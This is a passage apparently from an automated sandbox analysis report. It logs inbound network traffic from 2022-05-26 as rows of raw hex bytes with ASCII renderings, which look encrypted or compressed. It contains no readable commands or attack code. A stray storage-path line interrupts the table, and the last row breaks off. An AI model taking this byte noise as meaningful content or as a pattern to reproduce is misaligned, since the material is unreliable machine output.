b1 7c 2b 12 f5 53 88 85 66 3d 5b 66 f4 c3 21 28 b8 40 fc 5b b9 4a aa 9b d7 74 a0 37 40 0c dc a5 2e dd c4 ee 99 0c 38 29 5e bf 7d 46 67 d7 ef a4 72 3e fe 8c 41 dc 4e 79 99 ef 61 Data Ascii: =e[KxM!U*CvUR!9QK-Pw,y,=7ukW'L>C5')Cf_aLG,x?x&K;7pq)o67QL=RG`"B"k28*pc],qNl.|+Sf=[f!(@[J t7@.8)^}Fgr>ANya

Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	80	IN	Data Raw: ca b1 e8 5c 8f f2 ce 45 04 36 6b 84 e4 83 3a a7 f7 ac 34 2d f2 a6 a1 08 7e b8 7e de e2 87 2d 69 6c b5 27 36 05 9a 31 32 2f 54 fe 1d 05 30 51 9c 8e ab 20 76 b4 79 22 bf d4 24 66 de 93 84 f5 7c b7 2c 62 4b ce 42 14 ba e7 47 2f 10 c9 70 e1 d9 52 06 5c 54 ff 9a 74 3f c0 40 ec 5f e6 6a b4 94 f3 6a bb 39 18 5f 9d d5 74 ee ce db e3 0c 4f 36 02 db 4e 5d 0d ec b5 8b 53 09 d7 a3 09 87 58 0b a7 a2 60 0b f2 1b ad ac 6e 61 2d 43 ed 6b 95 b6 05 e7 c2 28 06 2c 36 ba e4 0e c8 29 5b cf 64 ac 47 e9 41 f9 5d b9 86 b1 8c 1f 28 0c 11 2f 48 1e 71 6d 14 0e fa a2 12 0c 25 80 d5 6b 2d 8e 50 a4 e9 d7 b9 bb 57 90 86 3c 8a 70 5b 25 5d 4b 92 4f 18 79 65 7e 4c c2 bb e5 8d f8 38 ae 8b 62 52 40 a4 73 28 a6 9b 03 cd cd c2 c3 3b 70 8e 35 cf 5a e3 33 60 1a d3 fe 5d e4 73 dc de 93 2e 65 98 Data Ascii: \E6k:4-~~-il'612/T0Q vy"$f\,bKBG/pR\Tt?@_jj9_tO6N]SX`na-Ck(,6)[dGA](/Hqm%k-PW<p[%]KOye~L 8bR@s(;p5Z3`]s.e
2022-05-26 20:56:18 UTC	84	IN	Data Raw: 1e dd 4b 7d 9b 98 4c 40 eb 7a dc d9 5e 50 5e 36 9f 6b cb cb 03 d9 f8 03 1c 69 41 87 e2 53 bb 30 4c ce 47 a9 28 aa 31 b7 5b 94 ac e6 96 04 63 48 1d 26 66 79 71 56 74 1e c3 e8 5a 0c 0a 97 e8 60 79 90 21 e0 e3 c4 9a ac 73 aa 8b 1a ca 7a 0e 37 59 2d 86 69 69 37 09 37 44 a6 a5 c9 b1 d1 18 a8 ed 62 61 20 e8 27 2f c7 8e 22 e2 c4 a9 fb 19 3b e9 05 ec 44 af 13 26 3c a6 f4 4a ab 49 db dc 8e 3e 78 bb 11 e3 48 5a a0 eb 5e 56 54 33 df 14 fb 3c 80 4b af c8 3a f6 41 ee d2 99 a2 f2 f8 0a 85 b4 a2 81 d3 97 d8 88 cd d9 6a 12 38 2a 7f 73 b7 67 58 fc 68 14 f9 3e ce f8 64 cc 49 e3 06 2d ec 0f b2 cc c5 16 a0 be d2 df 72 2f c9 69 e1 28 30 c7 54 4e 36 1e 11 f5 e5 73 33 ca 3e b4 05 a4 ff a1 aa 6d 15 88 26 0e a7 f8 39 68 de ff d2 ee cf 29 f6 99 d0 3e fd c0 43 b9 2f c5 86 df a2 83 Data Ascii: K}L@z^P^6kiAS0LG(1[cH&fyqVtZ`y!sz7Y-ii77Dba '/";D&<JI>xHZ^VT3<K:Aj8*sgXh>dI-r/i(0TN6s3>m&9h)>C/
2022-05-26 20:56:18 UTC	88	IN	Data Raw: 70 c6 98 d0 49 59 9f 17 e1 43 67 82 cb 6f 50 03 66 a6 5d af 26 8b 30 c3 9a 4a fd 76 8b b5 c4 8c 8f f0 00 c5 9c a5 98 c6 c8 f6 b5 aa 96 5c 46 36 0d 4f 1c e9 55 1e 8e 50 25 e8 29 f5 e3 21 bd 64 96 28 76 f7 2a 9b cd f5 3f c0 bd a0 ce 5f 76 b5 1a 9b 79 19 d1 69 56 71 0d 39 df d6 77 59 d0 4f f4 33 9d c6 c4 d2 18 67 89 2d 40 8f b9 10 71 a1 fe 83 e9 8e 07 df bc de 44 9c 9a 29 99 1c c8 ef 91 c3 d7 93 4c b9 9e c3 82 fd a6 fe e4 5d cc 2f 8c ee b8 50 ea 8a e3 81 99 ef 38 82 58 b9 84 b8 ff c3 98 f1 ea 56 42 3a 82 97 cc f1 d2 62 4a 06 02 c8 90 d9 64 55 22 60 00 57 56 6d b1 fe 40 c9 83 ac 5a 4a 37 a5 cc 59 90 96 6e 1e 59 88 5d 6d 5a 26 13 14 da 8c e5 0d cf 56 51 14 76 ea 6a c5 e4 99 7a 95 e0 22 8f 5a 72 37 4c c5 29 8b 28 9e 6e 48 55 29 1c ed bf ae bc 8b 29 18 e8 e9 fd Data Ascii: pIYCgoPf]&0Jv\F6OUP%)!d(v*?_vyiVq9wYO3g-@qD)L]/P8XVB:bJdU"`WVm@ZJ7YnY]mZ&VQvjz"Zr7L)(nHU))
2022-05-26 20:56:18 UTC	92	IN	Data Raw: be 2b d3 bc c2 c4 ce db 6e a8 b9 e4 9f f2 f6 9a 83 57 ff 31 85 b8 cb 4d 9b ee f9 bb 88 d8 4e c7 60 cb cd 8b e4 d2 ed da fd 2a 4f 5f f1 eb da f7 ac 3b 65 22 3c d3 f0 cd 70 54 01 45 29 4f 60 49 b0 c5 77 a7 9d b9 2b 70 4f af e0 14 86 ae 69 79 37 e5 22 59 58 7d 3a 31 c0 99 e0 6b 86 0d 59 77 6b 9d 2f ea fd 9e 03 96 ea 10 eb 55 1b 26 0b 8c 6a ae 31 a4 64 26 5a 1e 5b 9e f8 89 aa 86 79 1f e1 cf df b8 db 69 c4 75 04 af 6f ae 14 32 48 a4 1a 80 17 db aa 88 e4 88 e7 25 fb d0 b7 63 b5 2e e6 ef f3 6b b3 65 15 42 50 cd f0 96 4d 3b 9a b6 96 be d2 22 74 25 78 fb 01 d3 22 a0 65 ab b9 0a c9 cf 73 8f b9 7e 9b da 72 fb 66 ac bf 88 25 62 b8 f7 6a e7 8e c7 81 90 7d ea 5f 31 15 b3 b6 85 47 fd c7 f3 4e 8f 5a 4a 68 42 6b 7d 54 60 00 ad d6 fb a5 2a 47 c0 cb 6f 5e e6 7c c9 3b 81 e0 Data Ascii: +nW1MN`*O_;e"<pTE)O`Iw+pOiy7"YX}:1kYwk/U&j1d&Z[yiuo2H%c.keBPM;"t%x"es~rf%bj}_1GNZJhBk}T` *Go^|;
2022-05-26 20:56:18 UTC	96	IN	Data Raw: 28 86 42 e1 72 66 fe de 63 50 38 7c a9 58 81 0f d9 38 9a f0 06 f0 6c d8 bc c4 ee f5 b8 0e d9 a4 94 95 ea 95 c2 a9 82 d6 32 07 4d 1a 6d 44 9b 62 7c f9 64 0f f6 25 e8 c7 22 96 56 bf 37 6e f4 1b b8 ee bc 43 b9 bf c2 cc 7b 28 e3 4b 88 21 02 ee 6a 50 0f 0e 1d d7 ca 11 70 b9 49 90 13 99 fe fd d7 00 2b 89 15 51 8a de 31 1d 8b f9 ab e8 8e 1d cb 8b 9e 4e a4 a1 46 84 0b e2 b4 db ba bb b4 4e bd b2 ce 8b da 94 9a 83 57 ff 25 bd 98 ca 32 9f ea b4 b7 99 c7 62 ec 09 db cd 81 fd e3 9f f8 98 78 1c 6d bb 97 dc c4 af 4e 59 09 3e eb 91 cd 16 65 0e 64 3b 77 72 53 d6 e6 3d b4 99 fa 19 72 01 a9 eb 06 84 ad 57 6c 60 e0 44 1c 36 2c 3b 7a c6 94 f9 04 97 01 49 27 50 aa 2c 85 dd af 47 b9 be 62 c7 01 03 72 1a 8c 7a 8d 14 b8 70 6b 29 7d 5c ef b0 ad cf 9a 42 1e e0 f7 d2 ab aa 79 ff 36 Data Ascii: (BrfcP8|X8l2MmDb|d%"V7nC{(K!jPpI+Q1NFNW%2bxmNY>ed;wrS=rWl`D6,;zI'P,Gbrzpk)}\By6
2022-05-26 20:56:18 UTC	100	IN	Data Raw: d0 a3 95 49 8b 8f be 9d e0 bc a7 9d 6a ad 75 ba b0 d4 45 b0 e5 b4 82 93 c1 6f da 7c ef 88 9b da f3 9f ed de 4e 33 62 ef d6 88 bf 92 42 07 79 28 c8 a8 ae 71 70 7e 49 1a 6e 79 5d d3 9b 6d 9a 83 f3 14 01 46 dd 81 5c a5 81 03 53 20 d8 30 77 22 25 38 13 bf a9 85 5b d6 05 6b 38 4e 98 0a 88 91 fa 13 c2 ff 05 82 52 31 46 1c d6 64 d5 2e 80 64 2a 57 7b 2a f6 bc d8 8a 96 2c 03 f2 82 fe e9 ec 5b eb 22 65 b9 61 98 5f 24 6a f0 2e d5 7a e3 b4 b5 b6 c1 fd 13 d9 d4 a8 25 ed 1f d2 c2 b0 44 b2 33 54 7d 72 c4 d3 e5 66 6b f7 fc f4 ef 96 5e 5b 2f 4f c0 06 80 49 b5 63 ef a6 11 b8 d7 5d b8 e1 46 8f 88 64 f6 3d 9d a9 85 3f 4b 9a d7 41 b2 a5 95 b0 92 19 a8 60 0e 7c ff de ce 3e 9f 87 83 66 cf 54 75 02 40 7d 69 39 7f 26 a8 f8 d6 d5 2e 46 ac e3 70 3e 87 74 aa 52 85 f7 b0 d0 3c 52 6b Data Ascii: IjuEo|N3bBy(qp~Iny]mF\S 0w"%8[k8NR1Fd.d*W{*,["ea_$j.z%D3T}rfk^[/OIc]Fd=?KA`|>fTu@}i9&.Fp>tR<Rk
2022-05-26 20:56:18 UTC	104	IN	Data Raw: ee ea fe cc 08 dd 13 00 be 1f cb 66 54 12 e3 22 d6 65 8a de f7 ed 8a fe 31 e6 cc 95 39 95 35 bf cf f2 55 a8 17 5c 2b 13 97 8b d5 29 6e e2 e0 8c fa e1 3f 78 0c 76 eb 63 8b 4e a3 76 d4 d2 37 b9 e3 43 a6 e8 27 c5 d4 6f b4 36 e6 ee e4 27 7a 8b ff 0b e9 a6 e2 9b ce 4b b8 25 0e 25 f2 e9 bf 69 ec d7 eb 7a 9d 6e 63 5a 4f 53 5e 27 76 37 94 97 ee b8 5e 53 9f e9 56 3e d3 16 90 3c c8 d9 8b d9 41 59 54 29 9f f1 8c b8 66 a0 80 a7 1b 09 13 bb 4b 2f e9 9a 11 1f cb 2f f2 f2 9e e0 a1 27 ae 41 fa a9 3b 44 dc ea 78 74 47 ff cf 2f 5a 43 e6 0b 48 9a b7 75 b9 bc fa 99 f2 0f d2 2a 00 8b ff d7 c6 36 15 ea 1f 16 2e ce da 8a b4 ae 04 df 87 54 05 90 1c 41 9c e8 6d 22 d9 03 75 f7 14 f4 b6 38 a3 00 90 78 24 fd 9a 9c dd 11 3f 60 b6 e9 42 6c 78 d4 8a af e8 44 9a ae f5 99 c4 18 ac 47 3b Data Ascii: fT"e195U\+)n?xvcNv7C'o6'zK%%iznczOS^'v7^SV><AYT)fK//'A;DxtG/ZCHu*6.TAm"u8x$?`BlxDG;
2022-05-26 20:56:18 UTC	108	IN	Data Raw: f9 e9 8a da 07 62 07 4b 93 f3 d5 f9 29 f1 b3 af 01 1c 53 d2 2c 25 c7 dd 13 3c 95 0f c7 ce 87 f2 83 6b af 16 d9 88 3f 44 f8 be 4a 53 01 fe 90 22 76 17 ff 7f 0d dc e9 19 99 b2 b3 df b8 5e c6 6b 63 fd fe ec f7 1e 15 fe 14 21 08 9b bb d0 a9 f7 58 8e c7 47 1a d9 44 2f cc bc 73 1e b2 2d 44 ee 0b a6 b3 69 c4 30 a0 6c 75 8d bd be 82 4f 4e 57 82 b5 1b 2e 22 9d 9e af bd 67 a8 85 db 83 c8 3e ba 47 6a 1a 6d df 00 ac 0d dd 0c ce 36 c0 3f f9 ad 76 38 b2 a6 a0 04 74 9b 18 13 9b 70 1c d2 94 43 17 6c 6e 30 7b b9 f5 d5 18 39 ab 38 55 c1 f7 42 34 8c 1a 93 d0 45 c9 9d 92 27 ea c5 3f 89 69 6c 35 40 74 d2 ec a5 56 a3 e3 ca 51 43 08 38 bd ef a2 34 d1 c2 a2 36 1e 81 ab a8 5b 58 82 54 8e c3 a8 08 7b 44 89 5e 65 4c 84 05 66 39 51 d8 32 32 01 52 df d0 b9 20 7a b1 5a 01 e6 f4 03 66 Data Ascii: bK)S,%<k?DJS"v^kc!XGD/s-Di0luONW."g>Gjm6?v8tpCln0{98UB4E'?il5@tVQC846[XT{D^eLf9Q22R zZf
2022-05-26 20:56:18 UTC	112	IN	Data Raw: ea 93 c2 39 f1 32 03 20 04 9a 27 a6 18 d5 7c 9e 28 a5 12 f3 af 6e 4c 8d a7 f2 06 11 80 00 23 ba 3f 40 b2 f8 0e 00 22 59 40 2e f8 8f c1 46 2c fc 6d 22 98 b7 55 6b 8b 42 de 83 55 ff e4 c4 51 ab 89 3c ac 2f 7f 67 00 4d f4 89 d1 0a db 97 ae 22 17 79 4b 9e c2 8a 12 9f de a9 07 39 a9 ab a1 2f 72 9f 5f bb df bf 23 69 54 fa 2f 14 38 e3 77 66 6d 23 b9 50 40 67 3a 9c 93 cd 67 26 fe 06 43 8a 9e 67 0f 9c cf b4 81 3f d1 70 a4 ad fe 0e 64 93 90 28 48 58 ba 34 cb 6d fd 5b 07 03 d9 ff 33 8b 35 37 bc 26 c4 31 ff d6 80 35 e8 7e 76 74 89 f0 5c 8d b9 b8 b8 21 7b 59 62 90 fd a1 5f a1 80 d7 a6 d4 8b e0 79 fb 1d 4c ff d6 39 69 d2 7d fe f6 37 1c 6e 74 cd 08 aa eb 70 b0 9a 41 6a 5d 63 d0 89 6f 88 7b 08 bb 20 95 15 b4 12 8f 2d fd d9 5f e9 60 22 2e 3e df 0e 57 3e 11 4e 5a 86 94 b4 Data Ascii: 92 '|(nL#?@"Y@.F,m"UkBUQ</gM"yK9/r_#iT/8wfm#P@g:g&Cg?pd(HX4m[357&15~vt\!{Yb_yL9i}7ntpAj]co{ -_`".>W>NZ


Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	116	IN	Data Raw: d0 36 43 8a 9b 60 0d 81 ca b6 84 1f d1 65 25 08 fa 2e 64 8f 95 25 5d 4a aa 2d d9 ed b9 5c 12 11 c9 fe 21 0b 85 35 a9 34 d4 30 ed de 86 21 fa 6e 77 56 9d f6 c9 9f a9 b9 aa 39 7e 5e 63 86 7d 65 5a a6 81 c4 26 64 8f e7 78 a1 14 48 f8 8f 0b 7f d6 42 a2 e5 2f fc 6d 75 de 08 ac fe 62 b0 9b 52 6a 84 6d ca b3 11 64 23 79 68 70 4d bf 4b 1a a4 cc dc 96 df f9 55 1e 21 be ff 0f ac 64 f4 75 df 6c 1d ff 05 55 c4 a1 3b 11 14 d5 99 6b 30 82 47 b6 bf c3 9b 4b 20 5b 05 b6 44 57 de a7 90 01 98 55 dd b1 ea d4 b3 4e 20 17 11 ad 16 39 cd e5 21 55 cd 69 75 86 97 90 96 df af 0c 5f 26 39 94 96 57 96 24 c5 8f 0e 2a c4 d6 fa 62 06 d0 9d 2c e5 08 db b6 89 a7 b1 83 48 54 3f bf 88 5f 12 8f 0e d3 ec 0a 57 e6 58 b7 0e 22 d6 0b 30 a2 a9 6d 90 44 d4 62 ba e5 23 6e a3 50 99 b3 04 2e d9 46 Data Ascii: 6C`e%.d%]J-\!540!nwV9~^c}eZ&dxHB/mubRjmd#yhpMKU!dulU;k0GK [DWUN 9!Uiu_&9W$*b,HT?_WX"0mDb #nP.F
2022-05-26 20:56:18 UTC	120	IN	Data Raw: f8 55 9c a3 34 66 86 9d be 6b 43 87 06 fe b4 a7 9a 19 63 34 f6 cc 6a d1 24 2b fa 47 09 7f d4 8f 5e 5b 4a ce 36 a0 81 f1 4a 3c 87 bf 5b 02 31 7e db 39 dd 65 01 ab ff 7d 77 19 a6 b1 a5 17 53 09 af ed 5d f5 97 dd 19 e5 81 f3 30 70 cc 46 ea 1e ba 72 ac 5f 0a 63 bf fc f5 f0 97 2d 12 92 06 34 2e a8 8e 35 57 07 a4 31 17 58 c8 8a cd 5b 0d 89 37 41 fd 7c c6 5e 1c 6c 1f 11 65 0d 6d 93 ae 8a 19 9a a2 d7 2b 20 0f ad 62 fa 93 c0 a8 75 69 ce 51 cb a5 b2 b5 87 63 d4 b7 fa 9b 2f 14 0e 67 3a 4a 1b 76 bb 0a 85 65 d5 aa c0 50 60 4b 4f 3f c2 b9 70 9c e0 45 78 e4 f7 75 07 c1 b8 08 79 06 d3 da 9b d8 99 d8 99 e3 95 08 46 44 23 6a 83 03 86 3a 0d f4 0a f1 b1 52 71 97 d0 88 1f 28 b5 54 1c 9f e7 e0 b7 6b 5e e3 e0 e9 6d 21 72 a4 ee 51 6d c1 17 09 04 4b d3 07 f9 98 ac 10 0b 8a c8 c3 Data Ascii: U4fkCc4j$+G^[J6J<[1~9e}wS]0pFr_c-4.5W1X[7A|^lem+ buiQc/g:JveP`KO?pExuyFD#j:Rq(Tk^m!rQmK
2022-05-26 20:56:18 UTC	124	IN	Data Raw: ee e8 c0 22 f0 37 d8 e1 33 98 3e 62 3d 09 ec 5c f5 19 d3 49 d9 b8 3c e1 f6 0a 94 9f c6 03 82 38 9e 94 b0 18 4f f5 ac b5 d5 a0 dc ab 80 a6 9e 21 1a fc 20 62 22 e4 e0 e3 2a c8 b2 0e 9d 50 0a fd e3 59 70 5a 4b d2 69 f3 59 91 c4 d4 d2 fb e0 e9 56 74 51 c0 c3 0a 84 3e aa bb 59 fe db 5e bd 10 05 3f 45 2e 1c 09 fb 67 46 27 a9 ce 9b fa 18 76 c9 bb 4d f4 83 67 ce 82 80 e2 97 36 99 ec bd 25 f3 b8 4c 46 55 ec b4 81 87 d0 0c 31 5d e7 9f 18 7b e3 c2 f2 b8 91 27 7d e5 47 e8 d1 57 a5 e8 46 52 c6 9e ad 4a 87 64 2d 93 60 66 4c 78 d7 94 49 57 0a c4 eb 90 ad 6a 6d 01 5c 54 1e 57 76 f2 c1 32 2b 89 f6 6a d2 01 4f c8 a5 cc a5 84 8f 30 a3 3c d8 3f c7 4f 7b cc e4 33 43 e4 9f e1 77 48 6d f6 34 02 84 ce b6 2d 2c a9 df 03 6e 8d 8e f2 97 2a b2 11 38 03 03 55 7e 70 66 f8 95 ce 4a 36 Data Ascii: "73>b=\I<8O! b'"*PYpZKiYVtQ>Y^?E.gF'vMg6%LFU1]{'}GWFRJd-`fLxIWjm\TWv2+jO0<?O{3CwHm4-,n*8U ~pfJ6
2022-05-26 20:56:18 UTC	128	IN	Data Raw: ed 3c 47 63 a8 e0 a6 1d 3a 4d 5b ff 70 2d ef b9 a7 9e 30 ff 5b ce 2e 90 6c b8 26 5b 0d ce 64 f6 81 00 22 4e 75 17 76 8e 26 7f 96 6d ed 09 2d e7 31 a0 21 c3 15 b0 cf a9 1a e7 04 74 94 07 84 3f 4e 99 1a 66 ef e8 d7 76 29 d8 ad 34 6e 58 17 f3 66 65 40 2f 3f cd d9 b2 36 9c cd 04 1b 2c b6 26 53 07 9b ba e6 b9 53 b0 3b 00 f4 8e 95 23 47 97 25 b0 b4 ce 1b e7 6b bd f4 5c e3 51 a0 aa fd 0a 6f 24 50 23 c0 c4 1f f6 4a 44 b9 23 33 7c a3 6e 7f b9 ea 0c d8 13 89 ff 38 8a 25 64 57 7f 76 28 d3 76 5a b7 a7 40 70 cc d2 6e 53 10 e8 66 a8 aa 9a 07 85 fc 74 7d 42 8c 01 10 89 d5 69 ea 2c 92 a3 4d 3e da 31 33 02 f0 51 a9 46 75 d7 12 bc c3 88 73 53 87 a4 14 06 2b ef 5f 01 51 a5 44 9b cb 3e 33 5f 26 17 07 ee f3 b7 5e 3d 9e 4d 32 b3 61 59 53 17 a1 57 ab c2 0c 12 e3 ff 1d 3d 8a 4a Data Ascii: <Gc:M[p-0[.l&[d"Nuv&m-1!t?Nfv)4nXfe@/?6,&SS;#G%k\Qo$P#JD#3|n8%dWv(vZ@pnSft}Bi,M>13QFusS+ _QD>3_&^=M2aYSW=J
2022-05-26 20:56:18 UTC	132	IN	Data Raw: 53 3d 4e 8d 80 a2 be 2d ac a0 0d 76 e5 20 f1 60 36 2e 17 78 40 3a 46 f1 2e 82 63 86 d9 1b 7b e0 27 9b 99 7c 2c 51 f0 e4 55 bb b1 50 8c ba 3f 46 9a 5d 9e 4d 0c 5f 5c 89 57 bd 7c ca ea 1c 2d 2e 20 d9 11 27 ac c0 02 a8 77 38 0b ad 1a 42 76 4c 5d 15 26 ca 28 1a b8 2f b2 e5 6e 1e 4e 2a d1 3a 75 46 e2 81 8c 4f 1c ae 5c 09 86 26 83 dc 42 a4 be c2 70 25 1e 06 77 95 c3 ce 04 25 30 c5 d7 5a cb b7 e8 91 2f d4 a4 c5 a0 4b 47 c9 1a f6 7d 10 26 51 54 f9 74 0a 29 33 79 ee ec a6 24 01 99 91 0a 9d 79 92 52 4d a6 cb fe 51 0b 67 61 85 a1 52 0f 21 11 66 83 12 53 27 10 77 f8 f8 ae dc dd 6f 0f 31 be 0f b8 04 89 23 f5 1f 34 cd b5 7b 29 1d e3 a9 f0 fd ff 23 ac e0 29 f3 90 51 b5 3b de cd ac f7 65 bf 2e 60 28 54 1b 3c dc 58 52 bb 40 92 0e 19 c2 d8 03 03 9f 14 cb dc 0d ce ab 14 14 Data Ascii: S=N-v `6.x@:F.c{'|,QUP?F]M_\W|-. 'w8BvL]&(/nN*:uFO\&Bp%w%0Z/KG}&QTt)3y$yRMQgaR!fS'wo1#4{ )#)Q;e.`(T<XR@
2022-05-26 20:56:18 UTC	136	IN	Data Raw: 91 24 8d 2f 0f 61 63 de ed 39 aa d6 b2 15 6f c7 14 29 57 83 93 6d 49 d6 0e 60 cf fa e5 ca 21 88 30 4e 02 5e 50 08 f9 e7 05 df d8 ea 59 a1 fa aa e7 ee 41 5e 4c ac 82 14 69 03 94 38 eb e2 c2 96 a6 22 53 fd 14 c1 0c e2 4a 4d 18 a3 3f f2 82 91 66 92 dc 25 cc 83 69 35 96 e1 71 b0 03 e3 cc 44 5b e4 52 4c 49 6b c3 61 cc 23 80 d2 a0 38 ed 60 36 72 9c eb 80 1a ca 22 b6 f2 ec 31 7a 81 31 e3 a0 36 26 27 b2 08 54 62 cb 1d 24 dc 0f fc f6 19 50 b7 c2 af 4d 47 fd 3b b1 27 23 88 8c 96 e2 81 65 aa 15 43 2c c8 a2 f5 89 8c 8f 1b 1b db 94 ce 6c ec 73 c4 72 2b 40 de 11 99 a7 f7 75 5a cc 7e a4 98 ac 60 ba 66 c7 24 6d 2b e7 56 a8 76 cf 61 eb 33 a9 fe a5 a2 09 01 ff 91 ee bc 76 d2 5e a5 24 1e 11 2e 98 c8 6d 37 d2 eb 31 63 bb 90 eb e2 42 71 08 5b db 5d 5c 4d 1c e2 dc 05 9a 2b 36 Data Ascii: $/ac9o)Wml`!0N^PYA^Li8"SJM?f%i5qD[RLIka#8`6r"1z16&'Tb$PMG;'#eC,lsr+@uZ~`f$m+Vva3v^$.m71c Bq[]\M+6
2022-05-26 20:56:18 UTC	140	IN	Data Raw: 06 a5 52 be 97 9f 8b 2f 23 cd 86 c8 38 f1 15 de 32 39 81 20 19 a3 cf 76 43 45 38 5e 03 2e 1d 4e 40 15 fb 95 29 ef 23 e9 45 fa 4e 58 b7 be 82 04 ba df 81 67 47 fa 41 c6 33 2f c8 62 a3 e2 03 84 8f 18 3e 2f 5e 04 6f 1e 58 1b 2e ef 58 f2 4d 13 a6 04 ad 7a 42 f5 29 c0 74 a3 6a 10 8a e7 2b 24 07 78 e9 72 2a 32 4d 0c 7b 4b aa 3e ff e8 26 06 ff f2 76 f9 ab dc 90 35 96 a2 d4 de 2e b4 a8 6b 09 88 db c9 29 dd 91 a8 d9 64 0c 68 7a 7c 12 4a 39 72 a4 f2 47 2c e1 ed 36 bc 09 fa be 6e 07 71 ad 23 14 54 44 e1 5d cf a2 2b f9 8c d8 45 6d 47 63 63 83 52 49 9f 37 f7 c5 29 40 d2 2e 21 e2 73 6c e4 8d e7 4e 19 9a 08 c0 2e 92 2a a2 b6 a3 ef 5e 55 4c 49 51 6f 3b c1 48 1f 1d 5d 83 6b 53 93 96 d6 af 7b 4b 31 81 bf b0 77 c1 a5 98 48 af 6e 94 d5 6d 26 73 62 37 66 57 30 b5 87 88 c5 cf Data Ascii: R/#829 vCE8^.N@)#ENXgGA3/b>/^oX.XMzB)tj+$xr*2M{K>&v5.k)dhz|J9rG,6nq#TD]+EmGccRI7)@.!slN. *^ULIQo;H]kS{K1wHnm&sb7fW0
2022-05-26 20:56:18 UTC	144	IN	Data Raw: 85 25 e8 6d a2 fc e0 61 6f b7 14 da bf 86 f0 64 74 aa f4 f7 6b 0e da be 25 eb ef 71 4b 64 e3 f7 b7 ab d5 11 67 a3 ef 2e 5a 2b a1 62 28 35 bd 49 fe 6d d7 85 96 7d f0 7a b3 c7 b0 42 50 35 d5 5d 95 3a 3e cb 1f 12 c0 70 90 ed 6a 3b 93 57 fd a1 a8 b5 af d2 9f ba 10 10 02 4a 75 8b 92 c6 d5 8d f4 79 4c 28 60 66 ba 75 6c 56 7c 5f cc 50 6f 40 46 e4 03 31 25 45 fe 22 e4 a7 e4 d3 28 b9 dc dd 8a cf e9 41 8f 7a 75 c8 8a 84 70 27 45 4f ec eb f3 ac 33 cb bc c5 41 8f e4 3e 45 e7 13 2b c4 22 36 9c b3 2d 63 a4 dd 7a d6 6f 92 9c 06 c1 2f 0c 40 77 ee fb 76 65 95 38 25 fd 82 55 6b 72 60 ee e7 c7 02 e4 5f 87 f2 e7 2e 95 05 7d d4 e6 1a 28 27 47 01 79 5f 76 4a 7f b4 92 e2 af 97 9a 21 02 f1 ea 5f 61 bf b4 db 38 51 91 4c 4b 1e e5 90 4d 11 1a 9f 5f 46 fc a4 ce 2b 75 f4 a2 71 9c ef Data Ascii: %maodtk%qKdg.Z+b(5lm}zBP5]:>pj;WJuyL(`fulV|_Po@F1%E"(Azup'EO3A>E+"6-czo/@wve8%Ukr`_.}('G y_vJ!_a8QLKM_F+uq
2022-05-26 20:56:18 UTC	148	IN	Data Raw: a8 79 33 e0 66 1e bf f0 02 00 d0 2e 2b 56 46 a2 64 2e 14 6a 6f e7 e5 74 a2 70 ad a9 79 91 74 ba 44 2a 23 fa ce 32 0a d5 b8 ba 22 a8 b4 3a b0 6a c4 2c 80 01 3d e7 10 0a d5 02 ab 3d 84 9a 62 aa 28 ad d6 6a 03 0b 97 a0 40 8e d4 72 92 72 9e 8f f8 be 32 29 67 7e f6 4e cf d7 51 c8 6b 16 a3 d3 51 7e 6e 9f 33 3b 7c af 6a 64 33 d7 4d e6 aa ea b8 ec 43 f2 0d 45 5f c0 b2 55 19 d3 10 db 93 3f 68 56 18 2c 50 e4 12 62 2a e4 90 22 46 4b b3 fe f7 00 2e 4d 3c bd 6e 8d 4c c4 5c be 46 8a 6f d6 e0 86 bc a5 dc fc 48 f0 22 4c 33 28 a7 f1 ba 65 4b 96 e4 2c f6 48 b8 2f 46 2a 0b b6 35 a8 c7 0e 86 0c d0 30 7e e3 75 df dd cd 1f 17 a0 83 64 45 8c 82 fc 57 6d 2e 04 8e e7 1e 83 c5 37 1f e9 be c9 dc ff 84 59 85 9a 9d b1 a4 a8 c3 ba 4c 82 c4 18 a7 e3 31 71 82 52 c4 44 fb b7 ac be e8 f5 Data Ascii: y3f.+VFd.jotpytD*#2";j,==b(j@rr2)g~NQkQ~n3;|jd3MCE_U?hV,Pb*"FK.M<nL\FoH"L3(eK,H/F*50~udE Wm.7YL1qRD

Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	152	IN	Data Raw: 23 0e 43 22 87 cb 52 7c 8c 7f 78 8c 9f 91 b0 a9 b2 7b dd 6b 74 ec 00 d8 70 87 f7 73 60 23 56 6d 40 c5 3c 84 42 59 00 81 9a 4c e8 a3 dc 78 27 68 83 f0 9d 58 30 33 02 0b b9 b3 2c c9 6e 8b ed 60 3b c1 85 fa 25 10 0e 6e 1f 13 af 60 43 87 38 b3 83 43 be ff 95 f7 11 64 f8 4e 19 ca 41 37 0a 5d e9 38 dc 29 90 86 e5 b8 68 e0 4a d6 a0 8f 79 c1 e4 11 ed 7b 46 88 1c f1 2f 65 64 0c 45 ac 2e 8c 59 89 07 ff f6 c5 40 02 21 65 d6 e7 47 ee 5f 8a 93 94 a9 42 19 41 da 05 6f fb b9 56 87 6b c8 bf f5 10 f2 7a 71 4d bf d1 fa 3d fd 9c 65 33 55 80 7e 76 47 66 bd fe e9 cc 5d 26 3d f4 51 11 3d 05 82 a2 29 fd 77 3c fb d4 3a 00 76 1a 0f c6 2a 0e 5c de 69 72 83 2b 8b 26 da dd 17 01 01 ec aa 77 73 48 bb ea 1a 48 d3 a2 99 aa 73 44 4c 7c 0c c6 4d 34 b8 03 1d 8b 66 9e 1a d3 71 ce cf f7 55 Data 